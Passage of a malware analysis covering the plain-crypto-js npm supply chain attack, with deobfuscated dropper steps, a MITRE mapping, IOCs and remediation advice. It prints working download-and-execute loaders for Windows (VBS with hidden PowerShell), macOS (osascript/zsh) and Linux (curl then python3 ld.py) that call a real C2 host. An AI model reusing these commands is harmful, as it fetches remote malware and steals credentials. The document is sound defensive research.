let r = F(s).toString().trim();let W_path = process.env.PROGRAMDATA + "\\wt" + _trans_2(stq[15], ord);if (!t.existsSync(W_path)) { t.copyFileSync(r, W_path);}let scriptPath = e + "\\" + x + _trans_2(stq[17], ord);let cmdPath = e + "\\" + x + _trans_2(stq[16], ord);let script = _trans_2(stq[7], ord);script = script.replaceAll(a, q);script = script.replaceAll(S, cmdPath);script = script.replaceAll(c, W_path);t.writeFileSync(scriptPath, script);n = _trans_2(stq[8], ord);n = n.replaceAll(E, scriptPath);Step a - Find PowerShell Path
let r = F(s).toString().trim();From Step 4:
s = "where powershell"So: where powershell
Example output:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exenow contains the full path to PowerShell
Step b — Create Fake PowerShell Copy (LOLBIN)
let W_path = process.env.PROGRAMDATA + "\\wt" + ".exe";From decode:
stq[15]
→ ".exe"
Example: C:\ProgramData\wt.exe
Then:
if (!t.existsSync(W_path)) { t.copyFileSync(r, W_path);}Copies real PowerShell → wt.exe. Why?
- Hides execution under a fake name
- Uses trusted binary (Living-Off-The-Land Binary – LOLBIN)
Step c - Prepare File Paths
let scriptPath = e + "\\" + x + ".vbs";let cmdPath = e + "\\" + x + ".ps1";From decode:
stq[17]
→ ".vbs"stq[16]
→ ".ps1"
Example:
Temp\6202033.vbsTemp\6202033.ps1Step d - Generate Malicious VBS Script
let script = _trans_2(stq[7], ord);From your decoded output:
Set objShell = CreateObject("WScript.Shell")objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, FalseInject Real Values
script = script.replaceAll(a, q); // replace SCR_LINKscript = script.replaceAll(S, cmdPath); // replace PS_PATHscript = script.replaceAll(c, W_path); // replace PS_BINARYFinal behavior:
- Downloads payload from:
http://sfrclak.com:8000/6202033Saves as .ps1
Executes using hidden PowerShell
Deletes evidence
Step e - Write VBS File
t.writeFileSync(scriptPath, script);Writes malicious .vbs file to Temp directory
Step f - Prepare Execution Command
n = _trans_2(stq[8], ord);n = n.replaceAll(E, scriptPath);From decode:
8 => cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /fAfter replacement:
cscript "C:\Temp\6202033.vbs" //nologo && del "C:\Temp\6202033.vbs" /fWhy this is highly malicious
1. LOLBIN Abuse
- Uses legitimate tools:
- powershell.exe
- cscript.exe
- Harder to detect by antivirus
2. Multi-Stage Execution
- VBS runs
- Downloads PowerShell script
- Executes payload
- Deletes traces
3. Stealth Techniques
- Hidden execution (-w hidden)
- Execution policy bypass (-ep bypass)
- Self-deletion
4. Remote Control
- Connects to attacker server: http://sfrclak.com:8000/6202033
Summary
| Stage | Action |
|---|---|
| 1 | Locate PowerShell |
| 2 | Copy it as fake binary (wt.exe) |
| 3 | Create .vbs + .ps1 paths |
| 4 | Inject malicious URL |
| 5 | Write VBS loader |
| 6 | Execute via cscript |
| 7 | Delete traces |
Step 10 - Linux / macOS Payload
Original Code
let r = e + "/" + x;let script = _trans_2(stq[9], ord);script = script.replaceAll(a, q);script = script.replaceAll(E, r);t.writeFileSync(r, script);n = _trans_2(stq[10], ord);n = n.replaceAll(E, r);Step a - Create Payload File Path
let r = e + "/" + x;From Step 6:
- e = temp directory (e.g., /tmp)
- x = "6202033"
Result:/tmp/6202033
Step b — Decode Payload Script
let script = _trans_2(stq[9], ord);From your decoded output:
set {a, s, d} to {"", "SCR_LINK", "/Library/Caches/com.apple.act.mond"}try do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & " && chmod 770 " & d & " && /bin/zsh -c \"" & d & " " & s & " &\" &> /dev/null"end trydo shell script "rm -rf LOCAL_PATH"Step c - Inject Real Values
script = script.replaceAll(a, q);script = script.replaceAll(E, r);Replacements:
- SCR_LINK → http://sfrclak.com:8000/6202033
- LOCAL_PATH → /tmp/6202033
Step d — Write Payload File
t.writeFileSync(r, script);Writes malicious script to:/tmp/6202033
Step e - Prepare Execution Command
n = _trans_2(stq[10], ord);n = n.replaceAll(E, r);From decode:
10 => nohup osascript "LOCAL_PATH" > /dev/null 2>&1 &Final command:
nohup osascript "/tmp/6202033" > /dev/null 2>&1 &What this does
- Downloads payload using curl
- Saves to hidden system path (/Library/Caches/...)
- Makes it executable (chmod 770)
- Executes via zsh
- Runs in background (nohup)
- Deletes traces
Data Exfiltration
Once the payload is executed, the malware begins collecting and transmitting sensitive data to its Command & Control (C2) server.
Exfiltration Mechanism
The malware uses HTTP POST requests to send data to the attacker-controlled server:
curl -s -X POST -d "packages.npm.org/product1" "SCR_LINK"What This Means
- SCR_LINK → dynamically resolved C2 endpoint (e.g., http://sfrclak.com:8000/6202033)
- -d → sends data in POST body
- packages.npm.org/productX → obfuscated data markers
Exfiltration Channels
From your decoded payload (product0, product1, product2), the malware likely segments data:
| Channel | Purpose |
|---|---|
| product0 | System reconnaissance (OS, hostname, environment) |
| product1 | Credentials & tokens |
| product2 | Additional payload requests / tasking |
Targeted Data
Based on behavior and typical npm attacks, the malware can steal:
- npm authentication tokens
- Cloud credentials (AWS, Azure, GCP)
- SSH keys (~/.ssh/)
- Environment variables (.env)
- CI/CD secrets (GitHub Actions, GitLab, Jenkins)
Stealth Techniques
The exfiltration is designed to avoid detection:
- Uses legitimate tools (curl, python, PowerShell)
- Blends traffic into normal HTTP requests
- Uses encoded / disguised parameters (productX)
- Executes in background (nohup, hidden PowerShell)
Continuous Communication
The malware does not just exfiltrate once — it also:
- Maintains communication with C2
- Receives additional commands or payloads
- Updates attacker with execution status
This is not just a dropper — it is a data harvesting implant.
- Sensitive secrets can be stolen in seconds
- CI/CD compromise can lead to supply chain propagation
- Enables full environment takeover
Step 11 - Fallback Payload
- The malware builds a command that:
- Downloads a Python script (ld.py) from the attacker server.
- Saves it in a temporary location (/tmp).
- Runs the script in the background using python3.
- Hides all output so the user doesn’t see anything.
Code
n = _trans_2(stq[12], ord);n = n.replaceAll(a, q);From decode:
curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &Behavior:
- Downloads Python payload
- Executes in background
- Works on Linux systems
Step 12 - Final Execution
- The command created in Step 11 is executed using:
execSync(n);What this does:
- Runs the malicious command directly on the system
- Starts the actual infection process
Code
F(n);
From Step 5:
F = execSync
Final action:
execSync(n);Executes the prepared command on the system
Cross-Platform Malware Attack: Step-by-Step Process

The diagram visualizes a 12-step malware attack process, organized into four stages, using a dark-themed infographic with icons, arrows, and color-coded sections for clarity.
Stage 1: Initialization (Orange Section)
- Initialization – Encodes and obfuscates the payload for stealth.
- Load Modules – Dynamically loads critical Node.js modules (fs, os, child_process) needed for file, OS, and command handling.
- Decode URL + ID – Resolves the malicious server URL (sfrclak.com) and unique payload ID (6202033).
Cube icon for encoding, module icons, arrow pointing to URL.
Stage 2: Reconnaissance (Blue Section)
- Detect OS – Checks the operating system (win32, darwin, linux) for targeted payload deployment.
- Get Temp Directory – Determines a writable temporary folder (C:\Temp for Windows, /tmp for Unix-like systems).
- Build Payload URL – Constructs the complete URL to fetch the payload dynamically.
OS logos, folder icon, thermometer for temp directory, link icon for URL.
Stage 3: OS Check (Green Section)
- Windows Logic – Prepares Windows-specific payload using PowerShell or VBS.
- Mac/Linux Logic – Prepares Unix-like payload using Bash or Python.
Windows and Apple/Linux logos, corresponding scripting icons.
Stage 4: Payload Execution (Red Section)
- Windows Payload – Writes .exe, .ps1, or .vbs files to temp folders and executes them, leveraging PowerShell and system binaries.
- Mac/Linux Payload – Writes payload scripts to /tmp/ld.py, sets permissions, and executes via nohup or osascript.
- Fallback Script – Executes a generic curl or Python script if OS detection fails.
Executable file icons, temp folder paths, Python/curl icons.
Flow
- The diagram uses arrows to indicate the step-by-step sequence from initialization to final payload execution.
- Each step is labeled with the main action and a concise description.
- Color-coding helps separate the stages:
- Orange: Initialization
- Blue: Reconnaissance
- Green: OS-specific logic
- Red: Payload execution
The diagram provides a complete visual overview of a cross-platform malware attack, highlighting how obfuscation, environment detection, dynamic payload building, and OS-specific execution combine to achieve stealthy infection across Windows, macOS, and Linux systems.
MITRE ATT&CK Mapping
| Tactic | Technique | Description |
|---|---|---|
| Initial Access | Supply Chain Compromise (T1195) | Malicious npm dependency injected via Axios |
| Execution | Command and Scripting Interpreter (T1059) | PowerShell, Bash, Python execution |
| Persistence | Scheduled/Hidden Execution | Background execution via nohup , hidden PowerShell |
| Defense Evasion | Obfuscated Files (T1027) | XOR + Base64 + symbol substitution |
| Credential Access | Credential Dumping (T1003) | Stealing tokens, SSH keys, env secrets |
| Discovery | System Information Discovery (T1082) | OS detection using os.platform() |
| Command & Control | Application Layer Protocol (T1071) | HTTP POST to C2 server |
| Exfiltration | Exfiltration Over Web (T1041) | Data sent via curl POST requests |
Indicators of Compromise (IOCs)
To help developers and security teams detect the impact of plain-crypto-js, the following IOCs have been identified:
File Hashes
| SHA256 | Detection | Description |
|---|---|---|
| e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09 | Trojan.JS.AXIOSDROP.THCCABF | setup.js — RAT dropper (plain-crypto-js@4.2.1 postinstall payload) |
| fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf | Backdoor.Python.AXIOSRAT.THCCABF | ld.py — Linux Python RAT |
| f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd | Trojan.PS1.AXIOSDROP.THCCABG | system.bat — Windows fileless loader |
| ed8560c1ac7ceb6983ba995124d5917dc1a00288912387a6389296637d5f815c | Backdoor.PS1.AXIOSRAT.THCCABF | 6202033.ps1 — PowerShell RAT |
| 617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 | Backdoor.PS1.AXIOSRAT.THCCABF | 6202033.ps1 — PowerShell RAT |
Malicious npm Packages
| Package | SHA-1 |
|---|---|
| axios@1.14.1 | 2553649f2322049666871cea80a5d0d6adc700ca |
| axios@0.30.4 | d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71 |
| plain-crypto-js@4.2.1 | 07d889e2dadce6f3910dcbc253317d28ca61c766 |
Network Indicators
| Indicator | Value |
|---|---|
| C&C domain | sfrclak[.]com |
| C&C domain | callnrwise[.]com |
| C&C IP | 142.11.206[.]73 |
| C&C URL | http://sfrclak[.]com:8000/6202033 |
| POST body (macOS) | packages.npm.org/product0 |
| POST body (Windows) | packages.npm.org/product1 |
| POST body (Linux) | packages.npm.org/product2 |
File System Artifacts
| Platform | Path |
|---|---|
| macOS | /Library/Caches/com.apple.act.mond |
| Windows (persistent) | %PROGRAMDATA%\wt.exe |
| Windows (temp) | %TEMP%\6202033.vbs, %TEMP%\6202033.ps1 |
| Linux | /tmp/ld.py |
Impact
The plain-crypto-js supply chain attack had a significant impact on both open-source and enterprise environments:
- Widespread Exposure
- Axios, being one of the most popular JavaScript HTTP libraries, was indirectly compromised across thousands of projects.
- Any project that installed Axios and its dependencies during the exposure window risked infection.
- Data Exfiltration Risk
- Attackers could capture sensitive information such as API keys, environment variables, and system credentials via the RAT payloads.
- Continuous Integration (CI) environments and developer machines were prime targets for stealthy data theft.
- Cross-Platform Threats
- Multiple RAT variants affected macOS (com.apple.act.mond), Windows (6202033.ps1, system.bat), and Linux (ld.py), enabling remote control across operating systems.
- Persistent Compromise Potential
- Postinstall hooks and fileless loaders allowed attackers to maintain access even after the initial installation, making cleanup challenging.
- Any overlooked artifact could reinfect systems or exfiltrate credentials later.
- Supply Chain Integrity Undermined
- This incident highlights the vulnerability of software supply chains, where a single malicious dependency can compromise thousands of downstream projects.
Remediation Steps
To protect your environment and recover from plain-crypto-js exposure, follow these recommended actions:
- Pin Axios to Safe Versions
- Use npm install axios@1.14.0 (1.x) or npm install axios@0.30.3 (0.x) to avoid pulling malicious versions.
- Add overrides (npm) or resolutions (yarn/pnpm) in package.json to prevent transitive resolution to unsafe versions.
- Remove Malicious Package
rm -rf node_modules/plain-crypto-js
npm install --ignore-scripts
- Handle RAT Artifacts Carefully
- If any RAT artifacts are found (setup.js, ld.py, 6202033.ps1, system.bat, etc.), do not clean in place.
- Rebuild the environment from a known-good state to prevent reinfection.
- Rotate All Credentials
- Replace npm tokens, AWS keys, SSH keys, CI/CD secrets, and .env values that may have been exposed.
- Audit CI/CD Pipelines
- Identify any workflows that ran npm install during the exposure window.
- Rotate all secrets that may have been injected into those pipelines.
- Block C2 Infrastructure
- Block the command-and-control domains and IPs at network/DNS level:
- sfrclak.com
- callnrwise.com
- IP: 142.11.206.73
- Block the command-and-control domains and IPs at network/DNS level:
- Enforce Safe Installation Policies
- Use npm ci --ignore-scripts in CI/CD to prevent execution of postinstall scripts from untrusted packages.
- Consider dependency scanning tools and npm audit policies to flag suspicious updates automatically.
Conclusion
The plain-crypto-js incident is a textbook example of a supply chain compromise leveraging npm lifecycle hooks, obfuscation, and cross-platform execution. It highlights that even trusted packages like Axios can become vectors for remote control, credential theft, and persistent malware.
Organizations should treat all package installations as potentially hostile, enforce strict CI/CD controls, and maintain credential hygiene. Proactive monitoring, dependency pinning, and IOC-based detection are essential to mitigate similar attacks in the future.